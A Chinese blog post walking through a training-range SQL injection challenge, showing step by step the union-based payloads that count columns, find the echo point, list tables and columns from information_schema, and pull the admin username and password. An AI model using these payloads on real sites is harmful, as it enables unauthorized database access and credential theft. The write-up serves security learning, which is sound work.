封神台——手工注入基础（猫舍）

原创

Zichel77 于 2020-07-04 11:54:03 发布 5713 收藏 9
分类专栏： web学习 封神台 文章标签： 数据库 mysql

本文链接：https://blog.csdn.net/weixin_43965597/article/details/107121420


web学习 同时被 2 个专栏收录
65 篇文章 5 订阅
订阅专栏


封神台
5 篇文章 0 订阅
订阅专栏

题目提示很明显，就是sql注入拿到管理员密码

Tips:
通过sql注入拿到管理员密码!

点击传送门进入看到的是一个很简陋的猫舍页面

域名简单，没看到注入点http://59.63.200.79:8003/

点击新闻页面看看

域名后面加上了id=1，说明存在着数据库的交互

那么这里就很有可能是注入点

把这个作为我们的目标urlhttp://59.63.200.79:8003/?id=1

进入手工注入步骤

第一步 判断是否存在SQL注入漏洞

构造and 1=1，这个语句是恒成立的，一般页面都是不报错的

再来试试1=2

出错，初步说明存在着注入漏洞

第二步 判断数据库字段数

在这里会使用到order by()函数，它会根据后面的参数来改变排序顺序，比如数据库里有多个列，根据选取的列明，id,name，来排序

SQL ORDER BY 子句

← 上一节　　下一节 →

ORDER BY 语句用于对结果集进行排序。

ORDER BY 语句

ORDER BY 语句用于根据指定的列对结果集进行排序。

ORDER BY 语句默认按照升序对记录进行排序。


如果您希望按照降序对记录进行排序，可以使用 DESC 关键字。

构造?id=1 and 1=1 order by 1 页面没有变化（order by 1表示根据第一列来排序，一般也是如此默认升序的）

再来依次构造order by 2 / order by 3

由MySQL的语法有，order by后面的数据超过列数后将会报错，因此用种方法来判断一共有几个字段

当进行到order by 3 后，页面显示错误，因此判断一共只有两个字段



第三步 判断回显点

回显点就是在页面中能显示数据库信息的板块，比如有的网页中“浏览次数”“发布时间”等，都反应的是数据库中的数据

于是我们使用联合查询

SQL UNION 和 UNION ALL 操作符

← 上一节　下一节 →

SQL UNION 操作符

UNION 操作符用于合并两个或多个 SELECT 语句的结果集。

请注意，UNION 内部的 SELECT 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时，每条 SELECT 语句中的列的顺序必须相同。

SQL UNION 语法

```
SELECT column_name(s) FROM table_name1
UNION
SELECT column_name(s) FROM table_name2
```

注释：默认地，UNION 操作符选取不同的值。如果允许重复的值，请使用 UNION ALL。

我们同时查询这两个数据

但要注意的是，在MySQL语句中，页面一次只能显示一行查询的内容，而且是线差后显示，于是我们需要让前面的语句?id=1 and 1=1这句话失效，从而显示union select 1,2的内容

因此我们让前一个命令报错无法显示，即构造?id=1 and 1=2，后面照常union select 1,2

这样就完全没用

必须构造1=2

找到了回显点2


第四步 查询相关内容

1.查询表

已知2为回显点，我们只需要在联合查询时将2替代为我们想要查询到部位名称即可

可以查询当前的数据库名，将2替换为database()

构造id=1 and 1=2 union select 1,database()



数据库名为maoshe


查询当前数据库 表名

构造 ?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1 回车


limit 0,1的意思是从0开始，查询第1个数据

查询到的数据库名为admin

查询limit 1,1看看，数据库名这样



2，1这样



3，1这样


4，1就空白了，说明一共就四张表

一般关于管理员的信息都在admin表中

2.查询字段名


查询admin表的列名

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1




第一列是id

?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1



第二列是username

?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1




第三列是password

该有的信息都找到了，直接查询就行了

3.查询字段内容

构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 查询登陆用户名



构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1查询密码